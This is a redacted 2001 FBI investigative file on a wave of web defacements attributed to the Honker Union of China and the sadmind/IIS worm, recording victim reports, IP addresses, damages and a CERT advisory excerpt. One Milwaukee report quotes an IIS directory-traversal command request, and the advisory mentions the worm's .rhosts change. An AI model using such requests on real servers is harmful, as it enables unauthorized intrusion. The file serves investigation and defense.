Attn: Squad 5

SSA [redacted]

From: Chicago

Squad IP/C

Contact: SA [redacted]

312/786-3918

Approved By: [redacted]

Drafted By: [redacted]

Case ID #: [redacted] Pending)

Title: Subject: Hacker/Honker Union of China

Victim: Illinois Secretary of State

Type: Intrusion

Date: 04/03/2001

Synopsis: To set lead for Memphis Division, Squad 5, SA [redacted]

Administrative: Reference telephone call between SA [redacted] and SA [redacted] on May 8, 2001.

Details: Chicago Division is the lead office for the criminal investigation of the Honkers Union of China, sometimes called the Hackers Union of China, specifically, actions against United States Web sites originating out of China.

Many of the attacks have taken the form of Web page defacements.

On May 8, 2001, SA [redacted] contacted SA [redacted] to inform that one of First Tennessee Bank's Web sites, www.ftcm.com, had been the victim of a Web site defacement. The statement on the Web site, "fuck USA Government fuck PoizonBOX contact:sysadmin@yahoo.com.cn", is a common statement seen on many of the defacements.

Other victims of this defacement have traced the IPs back to the People's Republic of China.

Impairment - Web Page Defacement

Synopsis: Web page defacement in the Cleveland FO territory.

Enclosure(s): One (1) floppy diskette containing email messages and log files from [redacted]

b6
b7C

Details: On 05/31/2001 [redacted] MicroSystems Management, 2001 Crocker Road, Suite 460, Westlake, Ohio, 44145, telephone [redacted] a computer service consulting and management company, advised that one of his company's web pages had been defaced by a hacker on 05/30/2001. The normal contents of the web page were replaced with the words "fuck USA Government fuck PoizonBOx contact:sysadmcn@yahoo.com.cn".

[redacted] was able to recover from his server the logs of the attack against his machine from the directory /winnt/system32/logfiles/w3svc1 which he provided to writer via email (see enclosure). [redacted] stated that the attack came from Internet Protocol Address (IP) 210.77.147.216 which he believes resolves to a machine in the area of Toronto, Canada.

b6
b7C

[redacted] also advised that a client of his company, [redacted] of The Townsend Group, [redacted] has also suffered from the same attack. [redacted] said he would contact [redacted] and have him email the log of the attack to writer. Subsequently, writer received an email from [redacted] (see enclosure).

ILLINOIS SECRETARY OF STATE, et al
COMPUTER INTRUSION
04/03/2001

Synopsis: To provide information regarding computer intrusions that appeared to be perpetrated by the above-captioned subject.

Reference: [REDACTED]

Enclosure(s): Enclosed for Chicago are eight original FD-302s, and a copy of each, along with log records (enclosed in a "1A" envelope) documenting the hacks sustained by victims in the Milwaukee Division.

Details: Pursuant to notification by NIPC, Milwaukee contacted Chicago regarding the umbrella investigation that Chicago is conducting pertaining to the Honkers Union of China, the Lionworm, the Adoreworm, and other website hacks originating out of China. Milwaukee received the above referenced EC from Chicago, dated 05/12/2001, requesting that Milwaukee provide all pertinent log files and FD-302s to Chicago, with regard to the aforementioned investigation. At this time Milwaukee is providing the requested information to Chicago. SA [REDACTED] will be providing information on the attack sustained by Harley Davidson in a separate communication.

It is further noted that one of the FD-302s that Milwaukee is providing to Chicago is with regard to intrusions sustained by the Abbotsford School District beginning on

Re: [REDACTED] 05/25/2001

b3
b7E

03/12/2001 and continuing thereafter. The attacks appeared to originate from Indonesian Internet Protocol (IP) Addresses, however Milwaukee believes that it is worth noting, due to the fact that the same method of intrusion (through IIS vulnerabilities and use of "cmd.exe") was utilized, and also due to the fact that during the "China-US Hacker War" the Indonesians supported the Chinese by joining them in the attacks of US websites. Therefore, the information provided by the Abbotsford School District is being included in the report to Chicago in the event that similar information has been developed by Chicago.

Milwaukee has referenced all of its victims in the "Descriptive Data" section of this communication which appears below.

Milwaukee considers this lead to be covered, however Milwaukee stands ready to assist Chicago with any additional leads. Milwaukee will also provide any outstanding log records to Chicago upon receipt of same from victims.

FEDERAL BUREAU OF INVESTIGATION

Date of transcription 05/30/2001

On 05/04/2001 [] of CENTURY FOOD, 400 Century Court, P.O. Box 257, Sparta, Wisconsin, telephone [] called the Milwaukee FBI Office to report that his website, www.centuryfoods.com or Internet Protocol (IP) Address 24.240.63.232, had been defaced. The site is used for informational purposes, and the responsible party appears to have utilized the IP address of 62.156.34.240 on 05/03/2001 at 8:30:53 AM Central Daylight Time (CDT), gaining access as "anonymous", followed by "guest@here.com". Then at 10:46:10 AM CDT on 05/03/2001, the IP Address of 193.159.77.87 was utilized in creating and sending files to CENTURY's system.

b6
b7C

On 05/09/2001 [] sent log records, supporting the intrusion, along with a diskette with same information on it, and a "screen shot" of the defaced default webpage showing the message of, "Beat down Imperialism of American!----for my great fatherland China and my fds there...----hacked by e4t7fi3h@H.U.C". [] provided supporting documentation which reflected financial damages to be \$1,512.35.

b6
b7C

[] also provided log information from 05/08/2001, which reflected that another intrusion and website defacement had occurred on 05/08/2001 at 13:15:43 CDT from the IP Address of 203.231.161.6. At this time a "GET, /scripts/../../winnt/system32/cmd.exe/c+dir was run on the system and slight variations of that command thereafter allowed root to be obtained several command lines later. At that time a message was left on the website stating, "fuck USA Government fuck PoizonBox contact:sysadmcn@yahoo.com.cn."

FEDERAL BUREAU OF INVESTIGATION

Date of transcription 05/30/2001

On 05/07/2001 [redacted] of SPIRITUSA, an Internet Service Provider and website host service, located at 20 Forest Avenue, Fond du Lac, Wisconsin 54935, telephone [redacted] [redacted] called the Milwaukee Office of the FBI to report that one of his customers, ST. LAWRENCE SEMINARY of Mount Calvary, Wisconsin, had been hacked by PoizonBOX. Specifically, the mail server was affected in that people could not sign on to receive mail after the website was altered on 05/05/2001. ST. LAWRENCE SEMINARY did not maintain log records, but they were able to determine, through review of the summary.htm and index.htm files, that the image was created at 11:33AM. [redacted] provided a screen shot of the altered webpage, which was provided to him by ST. LAWRENCE SEMINARY. This particular screen shot is difficult to read because of the black background, however it was noted that the last line reads "contact:sysadmen@yahoo.com.cn". Financial damages were reported to be minimal.

FEDERAL BUREAU OF INVESTIGATION

Date of transcription 05/30/2001

On 05/07/2001 [redacted] of EXCEL COMMUNICATIONS, 185 North Jefferson Street, Milwaukee, WI 53202, telephone [redacted] reported that his company had sustained an attack on their default website with an IP Address of 168.215.58.196. The message on their site was replaced with a black background and red lettering stating "fuck USA Government fuck PoizonBOx contact: sysadmen@yahoo.com.cn." This attack came through IIS and affected their mail server (209.100.161.2). [redacted] noted that they do not use their default site and that their orders were not affected.

b6
b7C

[redacted] provided the IP Addresses that had engaged in this suspicious activity as 131.91.81.31 on 05/03/2001 (no time was provided); 210.170.24.80 on 05/06/2001 (no time provided); 210.230.128.198 on 05/06/2001 (no time provided); and 203.175.128.10 on 05/06/2001 (no time provided). [redacted] attempted to send his log files electronically, over the Internet, to an FBI e-mail account, however he was notified that it was not properly received by FBI Milwaukee. [redacted] advised that a diskette and print out of the log records, along with documentation of damages would be forthcoming. However, to date, this information has not yet been received.

FEDERAL BUREAU OF INVESTIGATION

Date of transcription 05/30/2001

On 05/08/2001 [redacted] of JADE TECHNOLOGIES, an Internet Service Provider (ISP) and web hosting service, 16655 West Bluemound Road, Suite 230, Brookfield, Wisconsin 53005, telephone [redacted] called to report that his customer, EC MEDIA GROUP, sustained a website defacement on one of their internal sites, "<http://outlook.dmreview.com/>", which is used to access mail. Three to four files were replaced, which replicated itself in 15 different places, and occurred twice. A derogatory message was left on the website stating "fuck USA Government fuck PoizonBOX contact: sysadmen@yahoo.com.cn." [redacted] indicated that the customer could not provide log records because their security audit was not turned on. They were only able to provide a snapshot of their defaced screen, which they quickly replaced. Financial damages were said to be minimal.

FEDERAL BUREAU OF INVESTIGATION

Date of transcription 05/30/2001

On 05/10/2001 [redacted]
[redacted] for the GEHL COMPANY, 143 Water Street, P.O. Box 179, West Bend, WI 53095-0179, telephone [redacted] called to report that a company owned by GEHL, known as "COMPACT EQUIPMENT ATTACHMENTS", was attacked at their web address of www.ceattach.com on two separate occasions. The first attack occurred on 04/29/2001 when their default "Under Construction" page was replaced with the PoizonBOx message. Upon discovery of same, the server (156.46.155.174) was formatted and reloaded with the company's code. This attack cost his company about \$6,000.00, which includes internal personnel and outside consulting fees. After the incident a small server that contained no code and had only the "Under Construction" message on it, was placed on the Internet. This site was attacked again on 05/10/2001 and the "Under Construction" page was again replaced with the PoizonBOx message.

b6
b7C

On 05/11/2001 [redacted] mailed a package that contained a diskette and print out of all pertinent log records for the aforementioned dates, along with a letter that provided the financial damages. He noted that the responsible IP Address for the 04/29/2001 attack was 202.104.57.245, which was registered to GUANG DONG RESEARCH CENTER in China and the IP address responsible for the attack on 05/10/2001 was 202.64.252.67, which is registered to a company, PROGRAM PLANNING PROFESSIONALS LIMITED in Hong Kong. The method utilized in the intrusion appeared to be through IIS, using the "cmd.exe" and then copying scripts to "root.exe."

On 04/25/2001 [] of the ABBOTSFORD SCHOOL DISTRICT, 307 North 4th. Avenue, Abbotsford, WI 54405, telephone (715) 223-2386 ext. [] called to complain that she had noticed on 03/12/2001 that they had fallen under attack. Specifically the hacker attempted to replace the default page for the ABBOTSFORD SCHOOL DISTRICT, however the attempt failed. The responsible individual intended to take credit for the attack and the website was supposed to be rerouted to a GEOCITIES ftp server. The hack was attributed to []

b6
b7C

[] noticed subsequent hacks on 03/26/01 stating [] was here." Additional hacks were also sustained on 03/29/2001; 04/07/2001 and 04/08/2001 by [] from [] Also on 04/07/2001 a message was left stating "DEDI JANGAN BELAJAR SNIFING.NTAR PINGSAN KAUW." An attempt was also made to steal their password files on 04/07/2001.

b6
b7C

The ABBOTSFORD SCHOOL DISTRICT does not have a firewall, but will soon be installing one. [] was still working on trying to get the "bugs" fixed and the hackers out of her system. The school district had hired some consultants from DIRK'S CONSULTING GROUP and is expecting to incur some financial costs from same. [] provided partial logs, via facsimile, as a sample of the trouble that the ABBOTSFORD SCHOOL DISTRICT had encountered. She advised that she would forward the detailed logs along with financial damages, upon compilation of same.

[redacted] Information Security Services, and [redacted] Vice President, Computer Forensics Investigations, Charles Schwab & Co. Inc, 101 Montgomery Street, PLSTNTNA-3-613, San Francisco, CA 94104, telephone number [redacted] [redacted] were contacted at the Charles Schwab offices at 6200 Stoneridge Mall Drive, Pleasanton, CA by FBI Special Agents [redacted] were advised of the identity of the agents and the purpose of the interview. [redacted] then provided the following information:

b6
b7C

The Retirement Planning Systems Data Center (RPSDC) is located in Akron, Ohio. The purpose of this system is to serve Charles Schwab customers in planning for their retirement. Also known as Schwabplan, it is a public site that is accessible from the Internet. The RPSDC was running an unpatched version of Windows NT IIS 4.0.

On May 3rd, 2001 at 1:30 pm EST time a customer called the Help Desk to advise that the Schwabplan webpage had been defaced. A screen print of the defaced page is attached to and made a part of this document. It is a black screen with the following words written on it:

fuck USA Government
fuck PoizonBOx
contact:sysadmcn@yahoo.com.cn

The website was down for approximately four hours. The labor cost to repair this site is a couple hundred thousand dollars. The repairs required eleven people to work approximately 48 hours. A more accurate figure is being calculated that will include lost business costs.

A printout of the logs was provided by Charles Schwab and is attached to and made a part of this document. A CD containing the weblogs was made by, signed and dated by [redacted] The CD is contained in a 1A envelope.

May 8, 2001

To Whom It May Concern:

The purpose of this correspondence is to provide information to you in regards to unauthorized malicious access to our network. Our apologies for the explicit content.

Our email server is running NT4.0 Service Pack 5, Exchange Server 5.5, and IIS4.0 for Outlook Web Access.

The email server was attacked on two occasions. The first attack modified files that are never accessed, so we did not notice it. We found this attack by browsing log files after the second attack took place. The second attack modified all the index.asp, index.htm, default.asp, and default.htm files on all of our root web directories for each virtual site. This attack we definitely noticed. Originally, these default index pages were set to allow our users access to their email from any computer that can access the internet. These changes disabled this ability for almost 24 hours.

Attached are copies of log file excerpts as well as IP Whois lookup information from the UXN Spam Combat website tools. Their site is at <http://combat.uxn.com>. Also attached is a copy of what the "index" files were changed to.

The first attack came from an IP that belongs to a University in Mexico. The second attack came from an IP that belongs to a Cable TV station in Japan. Email addresses are included on the Whois lookup information, but we have not contacted anyone outside our organization except for the FBI.

Launching a browser to <http://210.253.184.2> will take you to the TV station's website. If you go to <http://210.253.184.3>, you will get a default page from an Apache web server running on a UNIX/Linux box. This is the same IP address as contained in our logs.

Both attackers changed the website pages to contain the exact same message.

Thank you in advance for any help you can give us in dealing with this problem.

Sincerely,

b6

Facts of Complaint

[REDACTED] employed at CIDRA, an optical networking company, advised that CIDRA's website, located at www.cidra.com, has been hacked into twice, first on Wednesday evening and again last night. The "hacker" altered the data that pops up when the visitor to the site clicks on a link entitled optical sensing systems, an icon at the bottom right hand corner of the web page. The message that the hacker inserted was "fuckusa.com" or "fuck usa.com". [REDACTED] does not believe that CIDRA has suffered monetary damages due to the intrusion, but noted that customers have encountered the message. He has logs which reflect the possible IP addresses from which the hacker might be operating. [REDACTED] is uncertain whether the intrusion is from outside the company, or if one

FEDERAL BUREAU OF INVESTIGATION

Date of transcription 06/04/2001

[redacted] white male, date of birth [redacted] Webmaster, Southwest Royalties Internet Service (SWRIS), 407 North Big Spring, Midland, Texas 79701, work telephone numbers of [redacted] [redacted] was interviewed at his place of employment by Special Agent [redacted] After advising [redacted] of the identity of the interviewing agent and the nature of the interview, [redacted] provided the following information.

b6
b7C

SWRIS began operations on 5/1/2001 and has a client base of approximately 30 businesses related to the oil and gas industry. According to [redacted] SWRIS is Microsoft Windows driven, uses Cisco Routers, and has an ISA Server as part of their firewall setup.

b6
b7C

On 5/8/2001, [redacted] was checking one of the SWRIS web sites and discovered that the site had been replaced with the following: "FUCK USA GOVERNMENT!" "FUCK POISON BOX!" Once [redacted] determined that the web site had been defaced, [redacted] checked the log files and determined, based on the file stamp, that the defacement took place at 10:40 a.m. on 5/8/2001. [redacted] caught and corrected the defacement at 11:00 a.m. on 5/8/2001. [redacted] made a copy of the log files on to compact disc and a floppy disk. [redacted] also printed a copy of the log file.

b6
b7C

Since the attack, [redacted] has received a great deal of port scans. Additionally, upon further review of the SWRIS system, [redacted] was unable to determine whether the intrusion itself compromised any of the client data bases.

FEDERAL BUREAU OF INVESTIGATION

Date of transcription 06/04/2001

[redacted] white male, date of birth [redacted]
[redacted] GeoSpectrum, Inc. (GSI), 214 West Texas Avenue,
Suite 1000, Midland, Texas 79701, work telephone numbers of [redacted]
[redacted] was interviewed at his place of employment by Special
Agent [redacted] After advising [redacted] of the identity
of the interviewing agent and the nature of the interview, [redacted]
provided the following information.

b6
b7C

According to [redacted] GSI is a small Internet Service
Provider (ISP) that carries a client base of approximately 1000.
GSI is an Oil related business that started an ISP as a division of
the company. On approximately 5/4/2001, GSI began receiving
complaints from system operators of multiple port scans on Port
111. GSI technicians located and killed suspicious files.
Additionally, GSI changed the root and passwords. On 5/6/2001, the
complaints persisted and GSI isolated three network servers and
implemented recovery of the "root" as the "root" was compromised.
After the servers were isolated, GSI installed security upgrades.
As part of the upgrades, GSI ordered a new Cisco Router, switch,
and firewall. Additionally, GSI was operating with a Sun Solaris
2.6 and upgraded the three servers to a Sun Solaris 8.0. [redacted]
was unable to save any logs related to the intrusion and
defacement. GSI technicians located two suspicious filenames
associated with the attack. The two filenames were "Sadminhack"
and "Uniattack."

Title: UNSUB(S);
GeoSpectrum, Inc. - Victim;
Southwest Royalties Internet Service - Victim;
Impairment - Web Page Defacement

Synopsis: Computer Intrusion and web page defacement of two (2) ISPs.

Enclosure(s): For CG, One (1) Compact Disc containing e-mail messages and log files and one (1) floppy disk containing log files and printed log of intrusion into SWRIS, provided by [redacted]
[redacted] One (1) original and one (1) copy of FD-302 interview of [redacted] SWRIS. One (1) original and one (1) copy of FD-302 interview of [redacted] GSI.

b6
b7C

Details: On 5/14/2001, [redacted] GSI, advised that GSI had to take down three servers due to an intrusion into the "root" and web page defacement. The intrusion into the "root" and the web page defacement took place between 5/4/2001 and 5/6/2001. [redacted] was unable to provide any log information regarding the intrusion and the web page defacement. As a result of both, GSI has had to update their ISP security with both new hardware and software.

b6
b7C

On 5/14/2001, [redacted] SWRIS, advised that their system was compromised on 5/8/2001 with the defacement of several web pages. [redacted] was able to repair the damage with very little down-time to the server. [redacted] was able to provide a compact disc containing the log files and e-mail messages. [redacted] also provided an additional floppy disk with log files.

Title: Subject: Hacker/Honker Union of China
Victim: Illinois Secretary of State
Type: Intrusion
Date: 04/03/2001

Synopsis: To report discontinuance of lead regarding defacements of First Tennessee Bank's Capital Markets web site.

Administrative: Ref telcall between SA [redacted] on May 8, 2001.

Details: For information of Chicago, SA [redacted] was telephonically contacted by [redacted] of the Corporate Security Division of First Tennessee Bank (FTB), Memphis, TN, during the first week of May, 2001, and advised that one of the bank's web sites (www.ftcm.com) had been defaced a couple of times since April 30, 2001. Grissom mentioned that personnel in FTB's Data Security Division told him that person(s) responsible were the People's Republic of China. The statement placed on their web site was, "Fuck USA Government fuck PoizonBOx contact: sysadmin@yahoo.com.cn".

On the afternoon of May 8, 2001, SAs [redacted] (NIPC Coordinator) met with officials from FTB. SA [redacted] explained what information was needed (logs, IP addresses) to submit for the investigation. During this meeting it was learned that the bank had not done any IP traces and had not retrieved any information from log records. They had merely heard about recent intrusions by the Chinese and "assumed" this is what happened to their web site. SAs [redacted] asked that FTB contact them when they obtained the log and/or other relevant information.

✓ 155 [redacted] p2.ec

To: Chicago From: Memphis
Re: [REDACTED] 06/04/2001

b3
b7E

On May 29, 2001, SA [REDACTED] again contacted FTB to determine if they had obtained the requested information. [REDACTED] advised on May 31, 2001, that FTB's review of the log files found nothing of value. In fact, nothing at all was found on FTB's logs. It appears that this particular web site was set up outside of FTB's Data Security guidelines and that the Capital Markets web site only had the manufacturer provided event logging capabilities running at the time of the intrusions. [REDACTED] could provide nothing further regarding the previously reported intrusions. [REDACTED] indicated this incident had caused FTB to re-evaluate the security of their systems.

b6
b7C

Inasmuch as FTB is unable to provide the necessary logs and/or IP information to assist in an investigation at this time, Memphis is discontinuing the lead previously set by Chicago until such time as the appropriate information is received from FTB.

b7C
b7E

-----BEGIN PGP SIGNED MESSAGE-----

Hello [redacted]

No worries. The logs are actually quite trivial in size, only one of the machines had logging turned on. It's basically just the IIS httpd log that will give you IP addresses of the machines that ran the worm against the host. The client didn't feel the need to encrypt them, so I guess sending them to you in the clear would be consistant with the client's wishes. The stuff is attached below.

I contacted all the arin listed owners of the ip address that were not clients and were attacking the web servers. Of the 4 non-client IP addresses FBI agents had visted two. One was an ISP, the other is a research group.

*The most interesting entry in the logs is:
2001-05-06 12:25:00 211.97.114.240*

That IP address belongs to:

Unicom China

*911 Room, Xin Tong Center, No.8 Beijing Railway Station East Avenue,
Beijing, PRC.*

Which is China's second largest phone company. Emails and calls to them were futile.

FEDERAL BUREAU OF INVESTIGATION

Date of transcription 05/30/01

On May 25, 2001, [REDACTED] for the Journal of Clinical Investigation, 35 Research Drive, Suite 3200, Ann Arbor, Michigan, (734) 222-6050 x[REDACTED] was advised of the interviewing agent's identity and the purpose of the interview, and provided the following information:

b6
b7C

[REDACTED] advised that he discovered that their website, "www.the-jci.org", was altered on the morning of Monday, May 7, 2001. He immediately took their server offline and checked the IIS log files. He discovered some log entries that looked suspicious, but since his logging was set to "abbreviated", he could not display the entire command string to determine exactly what had happened.

[REDACTED] checked the dates on some files and noticed that the "index.html", "index.asp", "default.html", and "default.asp" files had May 6, 2001 dates. He also found that the "roots.exe" file had been moved to another directory.

b6
b7C

[REDACTED] finished by stating that the IP address for the server is 63.146.80.3, that there was no firewall protecting the server, and they were running MicroSoft Windows NT, version 5, unknown update level.

[REDACTED] provided copies of the altered files listed above, as well as log files for May 5, 6, and 7, on a 3.5" diskette. This diskette has been placed in the 1-A section of this file.

b6
b7C

Attached and made part hereto is a copy of the altered "index.html" file, as well as the May 5, 6, and 7 log files.

System Data:

Hardware/configuration (CPU): DELL, Pentium III
Operating System: Windows NT 4.0 service pack 5
Software: MicroSoft IIS version 4

Security Features:

Security Software Installed: ☐ yes (identify _____) ☒ no
Logon Warning Banner: ☐ yes ☒ no

INTRUSION INFORMATION

Access for intrusion: ☒ Internet connection ☐ dial-up number ☐ LAN (insider)

If Internet: Internet address: 63.146.80.3
Network name: www.the-jci.org

Method:

Technique(s) used in intrusion: MicroSoft IIS Extended Unicode Directory
Traversal Vulnerability (also Sadminds/IISworm)

Path of intrusion:

addresses: 1. 211.97.114.240
country: 1. China
facility: 1. China United Telecom Corp

Subject:

Age: _____ Race: _____
Sex: _____ Education: _____
Alias(s): _____ Motive: _____
Group Affiliation: _____
Employer: _____
Known Accomplices: _____
Equipment used: _____

Hardware/configuration (CPU): _____

Operating System: _____
Software: _____

Impact:

Compromise of classified information: ☐ yes ☒ no
Estimated number of computers affected: One
Estimated dollar loss to date: \$400.00

Category of Crime:

Impairment:

- ☐ Malicious code inserted
- ☐ Denial of service
- ☐ Destruction of information/software
- ☒ Modification of information/software

Theft of Information:

- ☐ Classified information compromised
- ☐ Unclassified information compromised
- ☐ Passwords obtained
- ☐ Computer processing time obtained
- ☐ Telephone services obtained
- ☐ Application software obtained
- ☐ Operating software obtained

Intrusion:

- ☒ Unauthorized access
- ☐ Exceeding authorized access

REMARKS

The victim site, www.the-jci.org, is only used as a mail and file server.

There is no firewall which protects this server.

[REDACTED] found the altered files on Monday May 7, 2001, which read "Fuck USA Government", "Fuck Poizon BOx", and "Contact sysadmcn@yahoo.com.cn".

Title: HACKER/HONKER UNION OF CHINA;
ILLINOIS SECRETARY OF STATE - VICTIM;
INTRUSION - INFO SYSTEMS
04/03/2001
OO: CG

Synopsis: For information of the file, a State of North Carolina computer system suffered a sadmind/IIS attack. Damage determined to be negligible.

Details: For information of the file, a State of North Carolina computer system suffered a sadmind/IIS attack. This attack was reported on 06/01/01, by [REDACTED]

[REDACTED] State of North Carolina, Information Technology Services. [REDACTED] advised the attacker attempted to replace the default web page via the sadmind/IIS attack as documented in the Cert Advisory CA-2001-11. Damage was reported to be negligible.

The attack, which occurred on 05/22/01, targeted a State of North Carolina computer with the IP address of: 149.168.119.219. The attack emanated from the IP address of: 202.204.113.13 which was reported to belong to the Beijing Forestry University in China.

This information is being forwarded to Chicago for whatever action deemed appropriate. No further investigation will be conducted by Charlotte at this time.

REMARKS

[REDACTED] telephonically advised the Inter-American Defense Board is a non-profit organization under the Organization of American States. They get their T-1 and support from the Organization of American States, but have a separate domain.

b6
b7C

The following information was provided on the #050401 02 41307 Incident Report to NIPC and through telephonic contact with [REDACTED]. [REDACTED] The computer is located in Building 52, Room 208A, Fort Lesley J. McNair. The intrusion occurred at 6 PM on 05/03/01. The computer is critical to their mission. Their Web page was defaced and the system's integrity was compromised. A remark was left indicating the attack came from Chinese Hackers (Honker Union of China). There was no damage to the system. Ft. McNair Military Police were notified. The system was last updated on 05/03/01 through internal sources.

A copy of this FD-801 is being forwarded to FBI Chicago for inclusion in their Chinese computer intrusion effort.

REMARKS

On May 7, 2001, the City of St. Louis Water Division had their Web paged defaced by the HONKER UNION OF CHINA. There was no text printed on the black screen. Analysis of the html code revealed that following text was to be printed to the screen: "fuck USA Government, fuck PoizonBOx, contact sysadmcn@yahoo.com.cn".

[REDACTED] for the Water Division, opined that the text was not printed on the screen, because they did not use Outlook on his system. [REDACTED] advised that city hall's web page was also defaced with the same html code, but the text was not printed to screen either and city hall does not use Outlook either.

b6
b7C

[REDACTED] used a DMZ configuration for his Checkpoint Firewall-1 system and the logs did not show any activity of the html code passing through the system. [REDACTED] confirmed that his ftp was not running. [REDACTED] requested SA [REDACTED] to find out if any similar incidents had been reported to the FBI. SA [REDACTED] telephonically the STAU Unit about the logging problem and was told that no other incidents had been reported.

b6
b7C

[REDACTED] provided SA [REDACTED] with the following: a floppy diskette containing four files (two html and two asp), a one page log from the Checkpoint Firewall-1 system, an Internet article on a web page defacement at University of Missouri, St. Louis (UMSL) and a e-mail from [REDACTED] to his supervisor about the incident. The text message inserted in the html code was printed to the screen at UMSL

REMARKS

On May 7, 2001 and May 10, 2001, a public web server at Mary Institute and Saint Louis Country Day School (MICDS) was attacked. The server was running Windows 2000 Service Pack 1 and IIS 5.0. The DNS was mail.micds.org. [REDACTED] at MICDS, applied new patches to fix the problem on 5/7 and again on 5/10.

b6
b7C

The text in the HTML code was consistent with other web defacements. The text was "Fuck USA Government, Fuck PoizonBOx, contact sysadmcn@yahoo.com.cn"

[REDACTED] attempted to send e-mails to the hosts which appeared on the logs, but all attempts at communication bounced. [REDACTED] was running a variety operating systems in addition to Win2K to include Solaris and Linux.

b6
b7C

[REDACTED] was notified by the Technology Department about the defacement on 5/7 and by the Business Department on 5/10. [REDACTED] deleted all the files which were modified and redirected the web page. [REDACTED] recreated the web page.

[REDACTED] supplied a floppy diskette to SA [REDACTED] with the log activities from the attack.

FEDERAL BUREAU OF INVESTIGATION

Date of transcription 06/04/2001

[redacted] 2100 Edgeland Avenue #2, Louisville, Kentucky, 40204, cellular telephone number [redacted] date of birth [redacted] Social Security Account Number [redacted] was interviewed at his place of employment, Choice Systems, Inc., 9960 Corporate Campus Drive, Suite 100, Louisville, Kentucky, 40202, telephone number 502-357-6300, extension [redacted] where he is employed as a [redacted]. After being advised of the identity of the interviewing Agent and the purpose of the interview, [redacted] provided the following information:

b6
b7C

[redacted] stated he sent all available logs of the attack to Special Agent (SA) [redacted] in Washington, D.C. several weeks ago. [redacted] explained the cost of the attack was negligible and that it only affected Choice Systems' web server which is their commercial site. According to the log file, the main server was compromised on May 4, 2001 and was registered under IP address of 208.141.14.245. The upstream Internet provider for this server was Confluent Web Systems.

b6
b7C

[redacted] stated the other system compromised was a backup server for the commercial server. The log file for the backup server indicated that the system was compromised earlier on February 23, 2001. The IP address of this server was 202.97.205.4. The upstream Internet provider for this server was Blue Star.Net.

b6
b7C

[redacted] concluded by stating the only way the compromise of this attack was noticed was when the main commercial server was attacked by the Chinese web page defacement. While restoring the web page, the other infiltration was noticed. While investigating this intrusion, [redacted] stated one of the scripts used referenced a site in California. [redacted] stated after this discovery, he was contacted by SA [redacted].

b6
b7C

[redacted] provided the interviewing Agent with copies of all the logs he still had in his possession.

- ☐ Application software obtained
- ☐ Operating software obtained

Intrusion:

- ☒ Unauthorized access
- ☐ Exceeding authorized access

REMARKS

On May 14, 2001, the Federal Bureau of Investigation (FBI) Seattle, Washington, office received a copy of NIPC Cyber Intrusion Report 051901 004 42062 reporting the defacement of the Lummi Indian Business Council's web site. According to the complainant, [REDACTED] 2616 Kwina Road, Bellingham, Washington, 98226, telephone number [REDACTED] on May 14, 2001, from 22:37:06 - 22:38:02 the Lummi Nation's web server was infected with the sadmind/IIS worm. The attacker originated from Internet Protocol (IP) address 207.71.87.60 via spoofed DNS server 208.151.126.140.

b6
b7C

On May 30, 2001, FBI Intelligence Operations Specialist (IOS) [REDACTED] conducted a [REDACTED] on the [REDACTED] web site and determined that IP address [REDACTED]

b6
b7C
b7E

[REDACTED] On May 31, 2001, IOS [REDACTED] telephonically contacted [REDACTED] at his place of business regarding the complaint. After being advised of the identity of the interviewing IOS and the nature of the interview, [REDACTED] provided the following information:

On May 7, 2001, an unsuccessful attempt was made by an unknown intruder to infect the Lummi Nation's web server with the sadmind/IIS worm. On May 14, 2001, the Lummi Nation's web server was successfully infected with the worm as evidenced by the content on their web site (IP address 169.203.16.2) being replaced with derogatory verbiage directed against the United States Government. [REDACTED] said that he obtained some information about the worm from the cert.org web site but was frustrated that CERT did

b6
b7C

To: Counterterrorism From: SAC, Seattle
Re: [REDACTED] 05/31/2001

b3
b6
b7C
b7E

not provide information on how to remove the worm from infected machines. [REDACTED] sent an e-mail message to the [REDACTED] at Verio advising Verio of the compromise (Verio is the registrant for the Solaris machine used to send the sadmind/IIS worm).

The Lummi Nation's web server runs Windows NT 4.0/Service Pack 6 with IIS as its operating system and Symantec as its anti-virus protection. The Lummi Business Council has purchased firewall protection but [REDACTED] has not yet installed the software on their machines. [REDACTED] said that an analysis of the infected server revealed that some files had been modified and that the system was only allowing outgoing traffic through ports 80 and 443. The worm overwrote the compromised web server's access tables consequently only allowing access to the Internet via protocol 6. [REDACTED] spent approximately two days recovering from the May 14, 2001, compromise and several hours blocking the May 7, 2001, attempted compromise.

On May 31, 2001, IOS [REDACTED] located CERT Advisory CA-2001-11 sadmind/IIS Worm, original release date May 08, 2001, on the www.cert.org web site. According to information provided in the advisory, the sadmind/IIS worm is a self-propagating malicious code that uses two well known vulnerabilities to deface web pages. Based on preliminary analysis, the sadmind/IIS worm exploits a vulnerability in Solaris systems and subsequently installs software to attack Microsoft IIS web servers. In addition, the worm includes a component to propagate itself automatically to other vulnerable Solaris systems. It will add "+ +" to the .rhosts file in the root user's home directory. Finally, the worm will modify the index.html on the host Solaris System after compromising 2,000 IIS systems. Microsoft IIS servers that are successfully compromised exhibit the modified web pages that read as follows:

fuck USA Government
fuck PoizonB0x
contact:sysadmcn@yahoo.com.cn

1511 [REDACTED] 01.801

b6
b7C

b6
b7c

The Lummi Nation is located adjacent to Whatcom County, in the northwest corner of Washington State. Lummi is 8 miles west of the city of Bellingham, and 100 miles north of Seattle. Although Lummi is 20 miles south of the U.S.-Canadian border, there is no border for Native Americans related by family, culture, and history. The reservation occupies over 12,500 acres of land on two peninsulas. The tribe holds 8,000 acres of Puget Sound tidelands surrounding the reservation.

Size: 12,500 Acres
8,000 Acres Tidelands

Enrolled Lummi Members: 4000



Usual and Accustomed Fishing Area:
Canadian border to Seattle

Economic Development: Salmon and shellfish hatcheries, seafood processing plant, convenience store, marina, foreign trade zone.

Education: Head Start, Elementary, Junior (Middle) School, High School, and Northwest Indian College.

Natural Resources: Salmon, Crab, Clams, Oysters, Herring, Forestry, Agricultural Land, Ground and Surface Water, Tribal Tidelands.

Government: Self-Governance Tribe under an 11 member Lummi Indian Business Council elected by a General Council of all enrolled members.

CERT[®] Advisory CA-2001-11 sadmind

Original release date: May 08, 2001
Last revised: May 10, 2001
Source: CERT/CC

A complete revision history is at the end of this file.

Systems Affected

- Systems running unpatched versions of Microsoft IIS
- Systems running unpatched versions of Solaris up to, and including, Solaris 7

Overview

The CERT/CC has received reports of a new piece of self-propagating malicious code (referred to as the worm) which uses two well-known vulnerabilities to compromise systems and deface web pages.

I. Description

